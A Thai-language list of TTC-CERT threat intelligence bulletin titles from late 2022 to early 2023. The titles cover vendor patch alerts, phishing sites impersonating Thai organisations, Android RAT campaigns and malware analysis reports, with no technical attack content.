1.3.177. 25651012 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.178. 25651012 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนตุลาคม 2565

1.3.179. 25651013 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.180. 25651014 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของสมาชิก เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.3.181. 25651018 [TLP:AMBER] รายงานการวิเคราะห์ Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลงหน้าเว็บไซต์ขององค์กรหนึ่งในภาคส่วนโทรคมนาคมเพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.3.182. 25651018 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2022-42889 (Text4Shell) ของไลบรารี Apache Commons Text ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.183. 25651019 [TLP:WHITE] แจ้งเตือนกรณี Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (October 2022) เพื่อแก้ไขช่องโหว่หลายรายการ

1.3.184. 25651024 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.185. 25651025 [TLP:AMBER] แจ้งองค์กรที่เป็นสมาชิก กรณี sensitive data belonging to some of its customers were exposed on the Internet due to a misconfigured Microsoft server

1.3.186. 25651025 [TLP:AMBER] แจ้งองค์กรที่เป็นสมาชิก กรณี sensitive data belonging to some of its customers were exposed on the Internet due to a misconfigured Microsoft server

1.3.187. 25651026 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.188. 25651027 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud

1.3.189. 25651027 [TLP:WHITE] Cisco แจ้งเตือนกรณีช่องโหว่ของผลิตภัณฑ์ Cisco AnyConnect Secure Mobility Client for Windows กำลังถูกโจมตีอย่างแพร่หลายในขณะนี้

1.3.190. 25651027 [TLP:WHITE] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ VMware Cloud Foundation เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.191. 25651027 [TLP:WHITE] บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.192. 25651028 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วน สำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่กำลังถูกใช้ในการโจมตีในขณะนี้

1.3.193. 25651101 [TLP:WHITE] แจ้งเตือนกรณีการปรับปรุงครั้งสำคัญของแพชต์ด้านความปลอดภัยของ OpenSSL เวอร์ชั่น 3.0.x

1.3.194. 25651102 [TLP:AMBER] พบมีการนำ Website ของบริษัท ชูวี่(ประเทศไทย) จำกัด มาทำเป็น phishing และ fraud

1.3.195. 25651102 [TLP:AMBER] พบมีการนำ Website ของมูลนิธิคนดีวิถีพุทธ มาทำเป็น phishing และ fraud

1.3.196. 25651102 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์ AMAR-220999-1.v2 - Agenda Golang Ransomware

1.3.197. 25651102 [TLP:WHITE] แจ้งเตือนกรณี OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ OpenSSL เวอร์ชัน 3.0.x

1.3.198. 25651103 [TLP:AMBER] แจ้งเตือนการประกาศประมูลขาย credential ที่มีสิทธิ์ระดับ local administrator สำหรับ VPN Access ของบริษัทในภาคส่วนโทรคมนาคม

1.3.199. 25651104 [TLP:AMBER] พบมีการนำ Website ของวิทยาลัยอุตสาหกรรมการบินนานาชาติ สถาบันเทคโนโลยีพระจอมเกล้าเจ้าคุณทหารลาดกระบัง มาทำเป็น phishing และ fraud

1.3.200. 25651104 [TLP:WHITE] แจ้งเตือนกรณีช่องโหว่หลายรายการของ Nokia ASIK AirScale System Module

1.3.201. 25651108 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของโรงเรียนอิสลามลำไทร มาทำเป็น phishing และ fraud

1.3.202. 25651108 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำโดเมนของสำนักงานตำรวจแห่งชาติมาทำเป็น phishing และ fraud

1.3.203. 25651109 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.204. 25651109 [TLP:WHITE] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนพฤศจิกายน 2565

1.3.205. 25651109 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)

1.3.206. 25651111 [TLP:WHITE] แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยหลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Authentication Bypass

1.3.207. 25651111 [TLP:WHITE] แจ้งเตือนกรณี บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.208. 25651114 [TLP:AMBER] รายงานกรณี Web Server ของบริษัท อาร์.เจ. ลอนดอน เคมีคอล อินดัสทรีส์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย Emotet Malware

1.3.209. 25651115 [TLP:AMBER] พบมีการนำ Website ของมหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud

1.3.210. 25651115 [TLP:AMBER] รายงานกรณีพบ IT asset ที่มี IP address ของ บริษัท นิภา เทคโนโลยี จำกัด มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็น Emotet Command and Control Server

1.3.211. 25651116 [TLP:WHITE] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.212. 25651118 [TLP:WHITE] แจ้งเตือนกรณี F5 เผยแพร่คำแนะนำในการแก้ไขช่องโหว่สำหรับผลิตภัณฑ์ BIG-IP และ BIG-IQ เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.213. 25651121 [TLP:AMBER] แจ้งเตือนกรณีพบมีการปลอมแปลงหน้าบริการ Mobile Banking ที่คล้ายกับเป็นบริการของธนาคารกรุงเทพ จำกัด (มหาชน)

1.3.214. 25651124 [TLP:WHITE] แจ้งเตือนกรณีพบการโจมตีแบบ Pass-the-Cookie Attack ที่ถูกผู้ไม่หวังดีนำมาใช้ในการโจมตีเพิ่มมากขึ้น

1.3.215. 25651125 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.3.216. 25651125 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud

1.3.217. 25651125 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.218. 25651129 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์ AMAR-221199-1.v1 - 2022_Bookworm_Malware

1.3.219. 25651130 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.220. 25651205 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยเร่งด่วนสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.221. 25651206 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.222. 25651208 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ผลิตภัณฑ์ FortiOS และ FortiProxy เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.223. 25651208 [TLP:CLEAR] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Mikrotik RouterOS ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.224. 25651209 [TLP:AMBER] แจ้งเตือนกรณีพบมีการปลอมแปลงหน้าบริการ KTB Netbank ที่คล้ายกับเป็นบริการของธนาคารกรุงไทย จำกัด

1.3.225. 25651213 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมาเขต 4 มาทำเป็น phishing และ fraud

1.3.226. 25651213 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ ผลิตภัณฑ์ FortiOS เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.227. 25651214 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนธันวาคม 2565

1.3.228. 25651214 [TLP:CLEAR] แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Citrix ADC และ Citrix Gateway เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.229. 25651214 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.230. 25651214 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Network Insight (vRNI) เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.231. 25651214 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.3.232. 25651216 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.233. 25651216 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.234. 25651217 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของกระทรวงพาณิชย์ (อีกโดเมนหนึ่ง) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.3.235. 25651219 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของโรงเรียนปาโมกข์วิทยาภูมิ มาทำเป็น phishing และ fraud (รายงานครั้งที่ 2)

1.3.236. 25651219 [TLP:CLEAR] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของไทยไลอ้อนแอร์ (Thai Lion Air) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.3.237. 25651222 [TLP:CLEAR] แจ้งเตือนกรณี Exploit chain วิธีใหม่ (ถูกตั้งชื่อว่า “OWASSRF”) ที่สามารถ bypass มาตรการลดความเสี่ยงจากช่องโหว่ ProxyNotShell ของ Microsoft Exchange

1.3.238. 25651224 [TLP:AMBER] แจ้งเตือนกรณีพบมีการจดทะเบียนโดเมน (domain) ที่มีความคล้ายคลึงกับโดเมนของธนาคารกสิกรไทย จำกัด (มหาชน)

1.3.239. 25651227 [TLP:CLEAR] แจ้งเตือนช่องโหว่ใน KSMBD ของระบบปฏิบัติการ Linux ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.240. 25651228 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของไทยไลอ้อนแอร์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2566

1.4.1. 25660103 [TLP:AMBER] แจ้งองค์กรที่เป็นสมาชิก รายงานกรณี Web Server ของลูกค้าขององค์กรที่เป็นสมาชิก มีหลักฐานอันควรเชื่อได้ว่าถูกนำมาเป็นแหล่งแพร่กระจาย RedLine Stealer Malware

1.4.2. 25660103 [TLP:CLEAR] แจ้งเตือนกรณี Fake chromium update from Thailand domain pushing RedLine Stealer malware

1.4.3. 25660104 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.4. 25660104 [TLP:GREEN] แจ้งเตือนกรณีรูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ

1.4.5. 25660105 [TLP:CLEAR] แจ้งเตือนช่องโหว่ของ EZServer module ใน Brocade Fabric OS ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.6. 25660106 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของบริษัท เฟ็คซิเบิ้ล (ไทยแลนด์) จำกัด มาทำเป็น phishing และ fraud

1.4.7. 25660106 [TLP:CLEAR] แจ้งเตือนช่องโหว่ของผลิตภัณฑ์ FortiADC ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.8. 25660109 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของซอฟต์แวร์ Zoom Rooms ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Privilege Escalation

1.4.9. 25660110 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษานครราชสีมา เขต 4 มาทำเป็น phishing และ fraud

1.4.10. 25660111 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมกราคม 2566

1.4.11. 25660111 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.12. 25660111 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.13. 25660114 [TLP:CLEAR] IcedID Botnet Distributors Abuse Google FirebaseStorage to Distribute Malware

1.4.14. 25660115 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ร้านค้าออนไลน์ (E-commerce) ของบริษัท แอดไวซ์ ไอที อินฟินิท จำกัด (มหาชน) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.15. 25660116 [TLP:CLEAR] Domain ไปรษณีย์ไทยปลอม

1.4.16. 25660117 [TLP:AMBER] ปรับปรุงข้อมูลครั้งที่ 1 เมื่อ 17 ม.ค.66 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ร้านค้าออนไลน์ (E-commerce) ของบริษัท แอดไวซ์ ไอที อินฟินิท จำกัด (มหาชน) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.17. 25660118 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์ AMAR-221299-1.v1 - Golang_Cobalt_Strike_Loader

1.4.18. 25660119 [TLP:CLEAR] Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches (January 2023) เพื่อแก้ไขช่องโหว่หลายรายการ

1.4.19. 25660119 [TLP:CLEAR] แจ้งเตือนกรณี Gitlab เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ GitLab Community Edition (CE) และ GitLab Enterprise Edition (EE) เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.20. 25660119 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.21. 25660119 [TLP:GREEN] แจ้งเตือนกรณี Magniber Ransomware ใช้ธีม (Theme) เกี่ยวกับ 5G เพื่อแพร่กระจายผ่าน Windows Update ปลอม

1.4.22. 25660120 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์กรมสอบสวนคดีพิเศษ กระทรวงยุติธรรม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.23. 25660123 [TLP:AMBER+STRICT] แจ้งเตือนเร่งด่วนกรณี Indicators of compromise (IOCs) ของกลุ่มผู้โจมตีที่ได้รับการสนับสนุนจากรัฐบาลต่างประเทศ (State-Sponsored Actors) ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย

1.4.24. 25660123 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของโรงเรียนโนนหันวิทยายนมาทำเป็น phishing และ fraud

1.4.25. 25660124 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.26. 25660126 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.27. 25660126 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Log Insight เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.28. 25660202 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Operations เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.29. 25660204 [TLP:CLEAR] แจ้งเตือนกรณีพบการเคลื่อนไหวของกลุ่มผู้ไม่หวังดีใช้ Ransomware มุ่งเป้าโจมตี VMware ESXi อย่างแพร่หลายในขณะนี้

1.4.30. 25660207 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)

1.4.31. 25660208 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ (as of 2023-02-08) ของไทยไลอ้อนแอร์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.32. 25660208 [TLP:AMBER] พบมีการปลอมแปลงหน้าเว็บไซต์ของ บริษัท พรอมิส (ประเทศไทย) จำกัด

1.4.33. 25660209 [TLP:CLEAR] แจ้งเตือนกรณี OpenSSL เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (Denial of Service)

1.4.34. 25660210 [TLP:GREEN] แจ้งเตือนกรณีพบการเพิ่มขึ้นของการใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์

1.4.35. 25660214 [TLP:CLEAR] แจ้งเตือนกรณีบริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.36. 25660214 [TLP:GREEN] รายงานผลการวิเคราะห์มัลแวร์ AMAR-230199-1.v1 - Fake_Pulse_Secure_CobaltStrike_Loader

1.4.37. 25660215 [TLP:CLEAR] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกุมภาพันธ์ 2566

1.4.38. 25660215 [TLP:CLEAR] แจ้งเตือนกรณี Citrix เผยแพร่การอัปเดตด้านความปลอดภัยหลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Privilege Escalation

1.4.39. 25660215 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.40. 25660215 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.41. 25660216 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Splunk

1.4.42. 25660217 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiNAC เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.43. 25660217 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ FortiWeb เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.44. 25660219 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ร้านค้าออนไลน์ (E-commerce) ของช้อปปี้ (Shopee) เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (Gigabud RAT (Android))

1.4.45. 25660220 [TLP:GREEN] แจ้งเตือนกรณีการโจมตีแบบ phishing ด้วยการส่งเรซูเม่ปลอม (เป็น VBScript) ที่เก็บไว้บน Gitlab เพื่อติดตั้ง XMRig Miner payload บนเครื่องคอมพิวเตอร์ของเหยื่อ

1.4.46. 25660221 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของคณะสหเวชศาสตร์ มหาวิทยาลัยธรรมศาสตร์ มาทำเป็น phishing และ fraud

1.4.47. 25660222 [TLP:CLEAR] แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware Carbon Black App Control เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้สามารถเข้าถึงระบบปฏิบัติการได้โดยไม่ได้รับอนุญาต

1.4.48. 25660223 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.49. 25660224 [TLP:AMBER] พบมีการนำ Website ของบริษัท ไทยไพบูลย์ประกันภัย จำกัด (มหาชน) มาทำเป็น phishing

1.4.50. 25660224 [TLP:CLEAR] แจ้งเตือนกรณี Apache เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Apache Tomcat เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Denial of Service

1.4.51. 25660227 [TLP:AMBER] แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ของสำนักงานประกันสังคม เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)

1.4.52. 25660227 [TLP:AMBER] แจ้งเตือนกรณีพบเว็บไซต์ของวิทยาลัยเทคนิคดุสิตถูก compromise และถูกมาทำเป็น phishing และ fraud

1.4.53. 25660301 [TLP:CLEAR] แจ้งเตือนกรณี Aruba เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ที่ใช้ ArubaOS หรือ SD-WAN เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.54. 25660301 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Firefox for Android ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.55. 25660303 [TLP:AMBER] แจ้งเตือนกรณีพบมีการนำ Website ของโรงพยาบาลห้วยเกิ้ง มาทำเป็น phishing และ fraud

1.4.56. 25660303 [TLP:CLEAR] แจ้งเตือนกรณี Cisco เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่ของ Cisco IP Phone ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.57. 25660307 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการใน Trusted Platform Module 2.0

1.4.58. 25660308 [TLP:CLEAR] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.59. 25660308 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.60. 25660309 [TLP:GREEN] การแจ้งเตือน - รายงานความเคลื่อนไหวระลอกใหม่ของมัลแวร์ Emotet

1.4.61. 25660310 [TLP:CLEAR] แจ้งเตือนกรณี Fortinet เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับผลิตภัณฑ์ Fortinet หลายรายการเพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.62. 25660315 [TLP:CLEAR] แจ้งเตือนกรณี Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมีนาคม 2566

1.4.63. 25660315 [TLP:CLEAR] แจ้งเตือนกรณี Mozilla Foundation เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.64. 25660315 [TLP:CLEAR] แจ้งเตือนกรณี SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนมีนาคม 2566

1.4.65. 25660315 [TLP:CLEAR] แจ้งเตือนกรณี Zoom เผยแพร่การอัปเดตด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.4.66. 25660315 [TLP:CLEAR] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.4.67. 25660316 [TLP:CLEAR] การแจ้งเตือน - ช่องโหว่การยกระดับสิทธิ์ (Privilege Escalation) ของ Microsoft Outlook ที่กำลังถูกใช้ในการโจมตีในขณะนี้

1.4.68. 25660317 [TLP:AMBER] พบมีการนำ Website ของสำนักงานเขตพื้นที่การศึกษาประถมศึกษาพระนครศรีอยุธยา เขต 2 มาทำเป็น phishing และ fraud

